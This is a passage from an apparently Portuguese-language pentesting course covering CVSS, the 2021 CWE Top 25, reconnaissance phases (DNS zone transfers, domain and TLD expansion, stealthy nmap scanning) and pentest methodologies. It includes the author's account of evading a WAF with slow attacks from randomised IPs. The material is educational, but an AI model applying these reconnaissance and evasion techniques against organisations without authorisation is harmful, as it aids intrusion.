
7.6 CVSS (gravar)

O Common Vulnerability Scoring System (CVSS), é um sistema de pontuação de vulnerabilidade projetado para fornecer um método aberto e padronizado para classificar vulnerabilidades de TI. O CVSS ajuda as organizações a priorizar e coordenar uma resposta conjunta às vulnerabilidades de segurança, comunicando as propriedades básicas, temporais e ambientais de uma vulnerabilidade.

Para obter informações adicionais sobre o CVSS v2, consulte http://www.first.org/cvss e http://nvd.nist.gov/cvss.cfm?calculator&adv&version=2

O CVSS é composto por três grupos de métricas: Base, Temporal e Ambiental, cada um composto por um conjunto de métricas. Esses grupos de métricas são descritos a seguir:


- Base: representa as características intrínsecas e fundamentais de uma vulnerabilidade que são constantes ao longo do tempo e dos ambientes do usuário.
- Temporal: representa as características de uma vulnerabilidade que mudam ao longo do tempo, mas não entre os ambientes do usuário.
- Ambiental: representa as características de uma vulnerabilidade que são relevantes e exclusivas para o ambiente de um determinado usuário.




A finalidade do grupo base CVSS é definir e comunicar as características fundamentais de uma vulnerabilidade. Essa abordagem objetiva para caracterizar vulnerabilidades fornece aos usuários uma representação clara e intuitiva de uma vulnerabilidade. Os usuários podem então invocar os grupos temporais e ambientais para fornecer informações contextuais que reflitam com mais precisão o risco ao seu ambiente exclusivo. Isso permite que eles tomem decisões mais informadas ao tentar mitigar os riscos apresentados pelas vulnerabilidades.

Ao entender quando pontuar o impacto das vulnerabilidades, os analistas devem restringir os impactos a um impacto final razoável que eles estejam confiantes de que um invasor seja capaz de alcançar. A capacidade de causar esse impacto deve ser suportada, no mínimo, pela subpontuação de Exploração, mas também pode incluir detalhes da descrição da vulnerabilidade.

A NVD compila uma pontuação final para a vulnerabilidade e a classifica em Baixo (0,1-3,9), médio (4,0-6,9), alto (7,0-8,9) e crítico (9,0-10,0). Outra informação útil é um vetor compilado com dados da vulnerabilidade, que dá para se avaliar a complexidade do ataque bem como se compreender o que é possível com tal ataque.



No site NVD do Nist é possível localizar uma calculadora para simular a montagem deste vetor CVSS.



Toda nova vulnerabilidade cadastrada no CVE é processada por todos estes repositórios e analisados pelas empresas fabricantes, impactadas e cientistas que atuam com segurança, estes dados nestes repositórios possuem um grande valor para TI e por isso devem ser utilizados sem moderação. Vamos fazer uma análise rápida e demonstrar o valor destes dados, vamos comparar a média de CVSS de 2 anos.

29/04/2020 até 29/04/2021	29/04/2021 até 29/04/2022

Distribution of all vulnerabilities by CVSS Scores


CVSS Score	Number Of Vulnerabilities	Percentage
0-1	157	0.90
1-2	119	0.70
2-3	1140	6.40
3-4	1386	7.80
4-5	4734	26.80
5-6	3310	18.70
6-7	2781	15.70
7-8	2545	14.40
8-9	120	0.70
9-10	1385	7.80
Total	17677	

Weighted Average CVSS Score: **6.1**

Distribution of all vulnerabilities by CVSS Scores

CVSS Score	Number Of Vulnerabilities	Percentage
0-1	510	2.30
1-2	85	0.40
2-3	1254	5.70
3-4	1969	8.90
4-5	5997	27.10
5-6	3824	17.30
6-7	3976	18.00
7-8	3205	14.50
8-9	135	0.60
9-10	1169	5.30
Total	22124	

Weighted Average CVSS Score: **5.9**



7.7 CWE (gravar)

Common Weakness Enumeration (CWE) é uma lista desenvolvida pela comunidade contendo tipos comuns de fraquezas de software e hardware que têm ramificações de segurança. Fraquezas são falhas, falhas, bugs ou outros erros na implementação de software ou hardware, código, design ou arquitetura que, se não forem resolvidos, podem resultar em sistemas, redes ou hardware vulneráveis a ataques. A Lista CWE e a taxonomia de classificação associada servem como uma linguagem que pode ser usada para identificar e descrever esses pontos fracos em termos de CWEs.

Voltado para as comunidades de desenvolvedores e profissionais de segurança, o principal objetivo do CWE é interromper as vulnerabilidades na origem, educando arquitetos, designers, programadores e adquirentes de software e hardware sobre como eliminar os erros mais comuns antes que os produtos sejam entregues. Em última análise, o uso do CWE ajuda a evitar os tipos de vulnerabilidades de segurança que atormentam os setores de software e hardware e colocam as empresas em risco.

A CWE ajuda desenvolvedores e profissionais de segurança a:

- Descrever e discutir as fraquezas de software e hardware em uma linguagem comum;
- Verifique se há pontos fracos nos produtos de software e hardware existentes;
- Avalie a cobertura de ferramentas que visam esses pontos fracos;
- Aproveite um padrão de linha de base comum para esforços de identificação, mitigação e prevenção de fraquezas;
- Evite vulnerabilidades de software e hardware antes da implantação.

Anualmente se computa dados de vulnerabilidade os classificam quanto ao CWE, e naturalmente a comunidade de especialistas CWE compilam um Ranking de fragilidades em cada ano, a lista abaixo está relacionada ao ano de 2021.

Rank	ID	Name	Score	2020 Rank Change
[1]	CWE-787	Out-of-bounds Write	65.93	+1
[2]	CWE-79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	46.84	-1
[3]	CWE-125	Out-of-bounds Read	24.9	+1
[4]	CWE-20	Improper Input Validation	20.47	-1
[5]	CWE-78	Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	19.55	+5
[6]	CWE-89	Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	19.54	0
[7]	CWE-416	Use After Free	16.83	+1
[8]	CWE-22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	14.69	+4
[9]	CWE-352	Cross-Site Request Forgery (CSRF)	14.46	0
[10]	CWE-434	Unrestricted Upload of File with Dangerous Type	8.45	+5
[11]	CWE-306	Missing Authentication for Critical Function	7.93	+13
[12]	CWE-190	Integer Overflow or Wraparound	7.12	-1
[13]	CWE-502	Deserialization of Untrusted Data	6.71	+8
[14]	CWE-287	Improper Authentication	6.58	0
[15]	CWE-476	NULL Pointer Dereference	6.54	-2
[16]	CWE-798	Use of Hard-coded Credentials	6.27	+4
[17]	CWE-119	Improper Restriction of Operations within the Bounds of a Memory Buffer	5.84	-12
[18]	CWE-862	Missing Authorization	5.47	+7
[19]	CWE-276	Incorrect Default Permissions	5.09	+22
[20]	CWE-200	Exposure of Sensitive Information to an Unauthorized Actor	4.74	-13
[21]	CWE-522	Insufficiently Protected Credentials	4.21	-3
[22]	CWE-732	Incorrect Permission Assignment for Critical Resource	4.2	-6
[23]	CWE-611	Improper Restriction of XML External Entity Reference	4.02	-4
[24]	CWE-918	Server-Side Request Forgery (SSRF)	3.78	+3
[25]	CWE-77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	3.58	+6

8 Pentest (gravar)

Os hackers empregam uma ampla variedade de ferramentas para obter acesso não autorizado a sistemas computacionais, redes de computadores e informações em fontes de dados, tais ferramentas aceleram a atividade do Hacker pois estes trabalham com volume de alvos elevados para aumentar os ganhos.

CURSO HACKER - PENTEST - Parte 1
CURSO HACKER - PENTEST - Parte 1

Ferramentas automatizadas, incluindo scanners de rede, depuradores de software, crackers de senha, estruturas de exploração e malware. Os profissionais de Cybersecurity que se defendem contra ataques devem ter acesso às mesmas ferramentas para identificar pontos fracos em suas próprias defesas que um invasor possa explorar, e este é motivo do subtítulo deste conteúdo.

A ferramenta mais importante usada por hackers é algo que os profissionais de cybersecurity não podem baixar ou comprar, é o poder e a criatividade da mente humana. Os invasores habilidosos aproveitam algumas ferramentas automatizadas à medida que buscam derrotar as defesas de segurança cibernética, mas o verdadeiro teste de sua capacidade é o quão bem eles são capazes de sintetizar as informações fornecidas por essas ferramentas e identificar potenciais fraquezas nas defesas de segurança cibernética de uma organização.

Os testes de penetração (Pentest) são tentativas legais e autorizadas de violar os controles de segurança de uma organização e realizar atividades não autorizadas. Os testes são demorados e exigem uma equipe tão habilidosa e determinada quanto os invasores do mundo real que tentaram comprometer a organização.

8.1 Triad Confidentiality, Integrity e Availability

A CIA Triad (Triad Confidentiality, Integrity e Availability) é na verdade um modelo de segurança que foi desenvolvido para ajudar as pessoas a pensar sobre várias partes da segurança de TI.

Confidencialidade: É crucial no mundo de hoje que as pessoas protejam suas informações confidenciais e privadas contra acesso não autorizado, a proteção da confidencialidade depende da capacidade de definir e impor certos níveis de acesso às informações e, em alguns casos, fazer isso envolve separar as informações em várias coleções organizadas por quem precisa de acesso às informações e até que ponto essas informações são realmente confidenciais, ou seja, a quantidade de danos sofridos se a confidencialidade fosse violada;

Integridade: Este é um componente essencial da Tríade da CIA e projetado para proteger os dados contra exclusão ou modificação de qualquer parte não autorizada e garante que, quando uma pessoa autorizada fizer uma alteração que não deveria ter sido feita, o dano possa ser revertido;

Disponibilidade: Este é o componente final da Tríade da CIA e se refere à disponibilidade real de seus dados. Mecanismos de autenticação, canais de acesso

e sistemas devem funcionar corretamente para as informações que protegem e garantir que estejam disponíveis quando necessário;

8.2 Objetivos do Penetration Test (Pentest)

O ponto comum é que o teste de penetração, às vezes conhecido como hacking ético, identifica problemas de segurança cibernética simulando tentativas de penetração. Se for bem-sucedido, um invasor real também pode explorar as mesmas fraquezas, então, praticamente, o objetivo principal de um pentest, além de identificar os pontos fracos, é medir a conformidade da política de segurança, testando os problemas de segurança e determinando como a empresa se encontra sujeita ou não a desastres.

CURSO HACKER - PENTEST Objetivos Parte 2
CURSO HACKER - PENTEST Objetivos Parte 2

O input inicial de um projeto Pentest pode ser:

- Muitas informações sobre o alvo, inclusive interno;
- Quase nenhuma informação sobre o alvo.

O output deste processo é um documento chamado Penetration Test Report, o ideal é que se tenha apenas evidências de vulnerabilidades, mas em ambientes controlados, pode-se ainda adicionar neste documento resultados de POC sobre as vulnerabilidades, pois conforme já visto no capítulo de vulnerabilidade o risco pode existir mas a vulnerabilidade não ser acessível. Existem inúmeros templates na Internet, mas recomendo que se baseie em um modelo dentre uma lista de clássicos modelos que vou apresentar no futuro.

Literalmente o especialista em cybersecurity realiza testes baseado em informações, e o resultado destes testes evidenciam a existência ou não de vulnerabilidades. Os testes podem ser automatizados ou manuais, ou os testadores podem usar uma combinação dos dois, as ferramentas automatizadas têm a vantagem de rigor e consistência.

Os especialistas cobrem todos os problemas comuns que podem surgir em um determinado ambiente baseado na superfície de ataque, e os testes são repetíveis, para que possam medir o progresso ou comparar diferentes instalações. A abordagem manual permite que os testadores usem sua intuição ou quando o ambiente do oponente não permite automação, cada alvo é único mesmo que usem as mesmas tecnologias e os testadores podem pensar em prováveis pontos fracos que o pacote padrão das ferramentas não cobrem.

O autor deste conteúdo no final de 2021 se deparou com uma necessidade de ataque há um alvo com WAF (Firewall de Aplicação), no qual o ataque teve que ser executado lentamente com o uso randômico de IPs, tudo manualmente.

O primeiro passo é avaliar o alvo, os testadores usarão qualquer informação que o cliente lhes der e poderão fazer sua própria pesquisa, eles desenvolveram métodos apropriados, selecionando um conjunto de testes adequado ou elaborando testes personalizados para atingir prováveis pontos fracos. Armados com esta preparação, eles tentarão localizar vulnerabilidades nos sistemas alvo.

Os testadores evitam causar danos reais aos sistemas de destino e protegem todos os dados confidenciais que expõem tão fortemente quanto o local de teste deveria:

- Ser isolado do ambiente de produção;
- Se uma cópia fiel do ambiente de produção (quando puder trabalhar com cópias);
- Não conter dados que possam abalar as estruturas organizacionais;
- Ter um momento apropriado e também documentado;

8.3 Como proceder

O sucesso de um ataque depende da informação que um hacker tem, são necessárias as seguintes informações para um hacker:

- Tecnologias utilizadas;
- Configurações de recursos;
- Vulnerabilidades e recursos;
- Vetor de ataque;
- Fragilidade humana (será um capítulo à parte);

CURSO HACKER - PENTEST Como começar um projeto Parte 3
CURSO HACKER - PENTEST Como começar um projeto Parte 3


Já falamos sobre vulnerabilidades e vetor de ataque no capítulo de Vulnerabilidade, agora precisa-se entender quais tecnologias o alvo possui (olha as trevas atentando), pois é com tais dados que será melhor definido o vetor de ataque, visto que um ataque deve ser certeiro para que não seja previsto. Já a função do Pentest é mitigar tais possibilidades, então tanto a Luz quanto as Trevas farão uma análise da organização e naturalmente vencerá aquele que tiver mais conhecimento. Então o reconhecimento é fundamental, e em alto nível, o reconhecimento pode ser dividido em quatro fases:

- Information Collection;
- Footprint;
- Verification;
- Vitality;

8.3.1 Information collection

Para aprender o máximo possível sobre o alvo, deve-se analisar os negócios e a estrutura organizacional do alvo, buscando detalhes não só tecnológicos (se forem visíveis) e comportamentais do alvo, a saída esperada desta fase é uma lista de nomes de produtos, departamentos, domínio e DNS relevantes, refletindo toda a organização-alvo, incluindo todas as suas marcas, divisões, representações locais, se chegar a identificar elementos de rede ou serviços o trabalho então está ótimo.

Começamos sempre tentando entender a estrutura da organização que visamos, sua distribuição geográfica, produtos, relações comerciais e assim por diante. Este é essencialmente um exercício investigativo fazendo o uso da Web como recurso principal.



Com a lista de sites dos produtos do alvo bem como todos os sites é possível obter várias informações sobre IP e geolocalização, fundamental para se entender onde um alvo é mais vulnerável. Nesta fase, abordamos nosso segundo objetivo **'acessibilidade'** e tentamos determinar quais dos endereços IP identificados podem realmente ser alcançados pela Internet (objetivo do IP aqui é saber se algo é atacável). A saída é uma lista completa, de todos os intervalos identificados, dos quais IPs podem realmente ser alcançados pela Internet.

Leia as notícias, comunicados de imprensa e relatórios anuais do alvo e consulte bancos de dados externos para obter informações sobre o alvo. Nesta fase, não há regras, e o valor de cada recurso varia de alvo para alvo e de setor para setor, um hacker experiente sempre está atualizado, há repositórios de notícias de vulnerabilidades semelhante a blogs e jornais que podem ser consultados.

À medida que você trabalha com essas fontes, você precisa coletar os nomes de domínio DNS que encontrar; não necessariamente os nomes de host (embora também possam ser úteis), mas os nomes de domínio. Tenha sempre em mente que estamos interessados na organização mais ampla, que pode abranger outras organizações com outros nomes. Agora que temos um domínio raiz visitamos esse site para ver o que podemos aprender e rapidamente.

De acordo com nossa definição de "relevância", nosso "alvo" acaba de crescer para incluir um tamanho ou peso (para o alvo), cujo próprio domínio DNS será rapidamente revelado por meio de outras pesquisas como por exemplo em ferramentas especializadas ou em um mecanismo de busca. Cada nome de domínio que encontramos dessa maneira é anotado

e, assim, o processo continua. Talvez o Linkedin (não digo os constantes vazamentos de dados), digo, a interface mesmo pode ser uma ótima ferramenta.

A análise de links é uma maneira de automatizar a navegação na Web para economizar tempo. Dado qualquer domínio DNS que tenha um site, usamos web spiders e mecanismos de pesquisa para enumerar todos os links HTTP de e para este site na Web.

Dado um domínio DNS relevante para nosso destino, podemos pesquisar automaticamente mais domínios com base em duas premissas principais:

- Se nosso destino tiver o nome DNS aied.com, nosso destino também poderá ter outros nomes de som semelhantes, como (profaied.com, aiedonline.com, aiededu.com), referimo-nos a isso como expansão de nome de domínio.
- Se nosso destino tiver um nome DNS em um domínio de primeiro nível (TLD) específico (aied.com) ele também poderá ter o mesmo domínio em um TLD diferente; por exemplo, aied.com.br, referimo-nos a isso como expansão de TLD.

Juntas, essas duas suposições nos permitem expandir nossa lista de domínios de destino de maneira automatizada, a expansão de TLDs[58] (nossa segunda técnica) é relativamente fácil: crie uma lista de todos os TLDs possíveis (.com, .net, .tv, .com, .my etc.) e crie um loop para enumerar cada um, marcando-o no final do nome da raiz (aied). Para cada combinação, teste a existência de uma entrada DNS Name Server (NS) para verificar se o domínio existe.

O fato de que os servidores WHOIS normalmente atendem apenas a TLDs específicos aumenta a limitação (não dá para usar *), dessa abordagem de busca por comando manualmente. Algumas das interfaces de proxy WHOIS[59] baseadas na Web também permitem pesquisas com curingas, mas são restritas.

Em resumo aqui as ferramentas são:

- Motores de busca
- Bancos de dados da empresa
- Relatórios da empresa
- Netcraft
- WHOIS (DNS)
- Várias ferramentas Python
- Serviços de redes sociais

8.3.2 Footprinting

Para extrair o máximo de nomes de host **DNS** dos domínios coletados e traduzi-los em endereços **IP** e intervalos de endereços IP, algumas técnicas serão executadas e se for possível utilize alguma solução como Python para agilizar a atividade. A saída desta fase é uma lista de nomes de host DNS, uma lista dos endereços IP associados e uma lista de todos os intervalos de IP nos quais esses endereços são encontrados.

---

[58] List of Internet top-level domains disponível na url: https://en.wikipedia.org/wiki/List_of_Internet_top-level_domains

[59] Será usado no footprint com mais ênfase

Com base nessas premissas, podemos desenvolver um plano com o qual extrair o máximo possível de combinações de IP/host/tecnologias. As sub fases deste plano são:

1. Tente uma transferência de zona DNS.
2. Extraia registros de domínio.
3. Force extração de DNS;
4. Conecte-se ao SMTP e saiba mais sobre tecnologias.

As fases 1 e 2 é possível utilizar tanto comandos para obter dados de transferência de zona como scripts em python, no tópico Transferência de Zonas com Python ambas as abordagens são demonstradas em uma zona vulnerável.

8.3.3 Verification

Com as duas subfases anteriores, usamos o DNS como meio de determinar a propriedade e terminamos com uma lista de endereços IP e intervalos de IP, nesta fase, começamos com esses IPs e intervalos e tentamos verificar por outros meios se eles estão de fato associados ao destino.

CURSO HACKER - PENTEST Como iniciar um projeto Parte 4

CURSO HACKER - PENTEST Como iniciar um projeto Parte 4

Esta é uma fase de verificação e, portanto, raramente produz novos resultados. Como efeito colateral, no entanto, podemos aprender sobre novos domínios DNS que não conseguimos detectar na fase de coleta de inteligência.

Começamos a fase de verificação com uma lista de intervalos de IP que derivamos da fase de footprint. Esses intervalos são considerados alvos porque contêm hosts com nomes nos domínios alvo, e os domínios se tornaram alvos como resultado do exercício de coleta de inteligência com o qual iniciamos todo esse processo. Até este ponto, toda a nossa abordagem foi baseada no DNS e no DNS como um elo entre o mundo real e o cibermundo. Não há dúvida de que esta é uma maneira lógica de proceder. A relação entre empresários e o mundo técnico da Internet é provavelmente a mais próxima do nome de domínio DNS.

Para a fase de verificação, no entanto, começamos a deixar o DNS para trás e considerar outras tecnologias que verificam nossas descobertas até o momento, novamente, consideraremos várias subfases sob este título:

- WHOIS e os Registros da Internet;
- Explorando o limite da rede;
- Verificação de DNS reverso;
- Banners e sites;

8.3.4 Vitality

Nas três fases anteriores, exploramos a questão da relevância, agora abordamos nosso segundo objetivo que é a “acessibilidade” e tentamos determinar quais dos endereços IP identificados podem realmente ser alcançados pela Internet, a saída é uma lista completa, de todos os intervalos identificados, dos quais IPs podem realmente ser alcançados pela Internet.

Ao terminar esta etapa uma lista de vulnerabilidade deve ser montada baseada nos elementos acessíveis e serviços.

Utilize nmap em modo paranoid, traceroute ou até mesmo ping (mas há ressalva sobre ICMP).

8.4. Tipos de Pentest

Digamos que há abordagens, e cada abordagem tem um objetivo e naturalmente está dentro de um escopo.

8.4.1 White Box

Este é um teste abrangente, pois o testador recebe toda a gama de informações sobre os sistemas e/ou rede, como esquema, código-fonte, detalhes do sistema operacional, endereço IP, etc. fonte interna. Também é conhecido como teste estrutural, caixa de vidro, caixa transparente e caixa aberta.

Ótimo para detectar o que um agente interno pode fazer na sua empresa. Principalmente se este agente interno é um funcionário ou parceiro.

O teste de penetração de White Box quando aplicado em um produto de software examina a cobertura do código e faz testes de fluxo de dados, testes de caminho, testes de loop, etc.

Vantagens do teste de penetração de White Box:

- Ele garante que todos os caminhos independentes de um módulo tenham sido exercitados;
- Ele garante que todas as decisões lógicas foram verificadas juntamente com seus valores verdadeiro e falso;
- Ele descobre os erros tipográficos e faz a verificação de sintaxe.
- Ele encontra os erros de projeto que podem ter ocorrido devido à diferença entre o fluxo lógico do programa e a execução real.

Já quando aplicado a uma Rede testa todas as possibilidades em todos os dispositivos:

- End Device;
- Dispositivos intermediários;
- Dispositivos de roteamento;
- Abrangência da rede;
- Serviços.

8.4.2 Black Box

No teste de penetração de Black Box, o testador não tem ideia dos sistemas que vai testar. Ele está interessado em coletar informações sobre a rede ou sistema de destino. Por exemplo, neste teste, um testador só sabe qual deve ser o resultado esperado e não sabe como os resultados chegam. Ele não examina nenhum código de programação.

Na visão de um Hacker externo.

Vantagens do teste de penetração de Black Box:

- O testador não precisa necessariamente ser um especialista, pois não exige conhecimento específico de uma linguagem.
- O testador verifica as contradições no sistema real e as especificações.
- O teste geralmente é realizado com a perspectiva de um usuário, não dos desenvolvedores.

Desvantagens do teste de penetração de Black Box:

- Particularmente, esses tipos de casos de teste são difíceis de projetar.
- Possivelmente, não vale a pena, caso o projetista já tenha realizado um caso de teste.
- Não conduz tudo.

8.4.3 Gray Box

Nesse tipo de teste, um testador geralmente fornece informações parciais ou limitadas sobre os detalhes internos do programa de um sistema. Pode ser considerado como um ataque de um hacker externo que obteve acesso ilegítimo aos documentos de infraestrutura de rede de uma organização.

Vantagens do teste de penetração de Gray Box:

- Como o testador não requer acesso ao código-fonte, é não intrusivo e imparcial.
- Como há uma diferença clara entre um desenvolvedor e um testador, há menos risco de conflito pessoal.
- Você não precisa fornecer as informações internas sobre as funções do programa e outras operações.

8.5 Metodologias

Projetos de Pentest podem fornecer resultados muito diferentes, dependendo de quais padrões e metodologias eles utilizam. Padrões e metodologias de Pentest atualizados fornecem uma opção viável para empresas que precisam proteger seus sistemas e corrigir suas vulnerabilidades de segurança cibernética.

CURSO HACKER - Metodologia Pentest - Parte 7
CURSO HACKER - Metodologia Pentest - Parte 7

8.5.1 Metodología OSSTMM

O Open Source Security Testing Methodology Manual (OSSTMM) fornece uma metodologia para um teste de segurança completo. Uma auditoria OSSTMM é uma medida precisa de segurança em um nível operacional que não contém suposições e evidências.

Como metodologia, é projetada para ser consistente e repetível, como um projeto de código aberto, ele permite que qualquer testador de segurança contribua com ideias para realizar testes de segurança mais precisos, acionáveis e eficientes. Além disso, permite a divulgação gratuita de informações e propriedade intelectual.

Desde seu início no final de 2000, o OSSTMM cresceu rapidamente para abranger todos os canais de segurança com a experiência aplicada de milhares de revisores e em 2005, o OSSTMM deixou de ser considerado apenas uma estrutura de melhores práticas e tornou-se uma metodologia para garantir que a segurança estivesse sendo feita corretamente no nível operacional. À medida que as auditorias de segurança se tornaram comuns, a necessidade de uma metodologia sólida tornou-se crítica.

Em 2006, o OSSTMM passou de definir testes baseados em soluções como testes de firewall e testes de roteador para um padrão para aqueles que precisavam de um teste de segurança confiável em vez de apenas um relatório de conformidade para uma regulamentação ou legislação específica.

O gerenciamento de risco quantitativo pode ser feito a partir das descobertas do relatório de auditoria OSSTMM, fornecendo um resultado muito melhor devido a resultados mais precisos e sem erros, no entanto, você verá que o gerenciamento de confiança proposto aqui é superior ao gerenciamento de risco. O OSSTMM inclui informações para planejamento de projetos, quantificação de resultados e regras de engajamento para realização de auditorias de segurança.

Manual acessível pela URL: [OSSTMM 3 – The Open Source Security Testing Methodology Manual]

8.5.2 Metodologia OWASP

Para todas as questões de segurança de aplicativos web e mobile, o Open Web Application Security Project (OWASP) é o padrão mais reconhecido no setor. Essa metodologia, alimentada por uma comunidade muito bem versada que se mantém atualizada com as tecnologias mais recentes, ajudou inúmeras organizações a reduzir as vulnerabilidades de aplicativos.

Essa estrutura fornece uma metodologia para testes de penetração de aplicativos da Web que podem não apenas identificar vulnerabilidades comumente encontradas em aplicativos da Web e móveis, mas também falhas lógicas complicadas decorrentes de práticas de desenvolvimento inseguras. O guia atualizado fornece diretrizes abrangentes para cada método de teste de penetração, com mais de 66 controles para avaliar no total, permitindo que os testadores identifiquem vulnerabilidades em uma ampla variedade de funcionalidades encontradas em aplicativos modernos hoje.

Com a ajuda dessa metodologia, as organizações estão mais bem equipadas para proteger seus aplicativos "web e dispositivos móveis" contra erros comuns que podem ter um impacto potencialmente crítico em seus negócios. As organizações que desejam desenvolver novos aplicativos da Web e móveis também devem considerar a incorporação desses padrões durante a fase de desenvolvimento para evitar a introdução de falhas de segurança comuns.

Acessível pela URL: OWASP Web Security Testing Guide ou OWASP Mobile Security Testing Guide

8.5.3 Metodologia NIST Technical Guide to Information Security Testing and Assessment 800-115

Ao contrário de outros manuais de segurança da informação, o NIST oferece diretrizes mais específicas para os testadores de penetração seguirem. O Instituto Nacional de Padrões e Tecnologia (NIST) fornece um manual mais adequado para melhorar a segurança cibernética geral de uma organização, e a conformidade com a estrutura do NIST geralmente é um requisito regulatório para vários fornecedores e parceiros de negócios americanos.

Com essa estrutura, o NIST visa garantir a segurança da informação em diferentes setores, incluindo bancos, comunicações e energia. Grandes e pequenas empresas podem adaptar os padrões para atender às suas necessidades específicas.

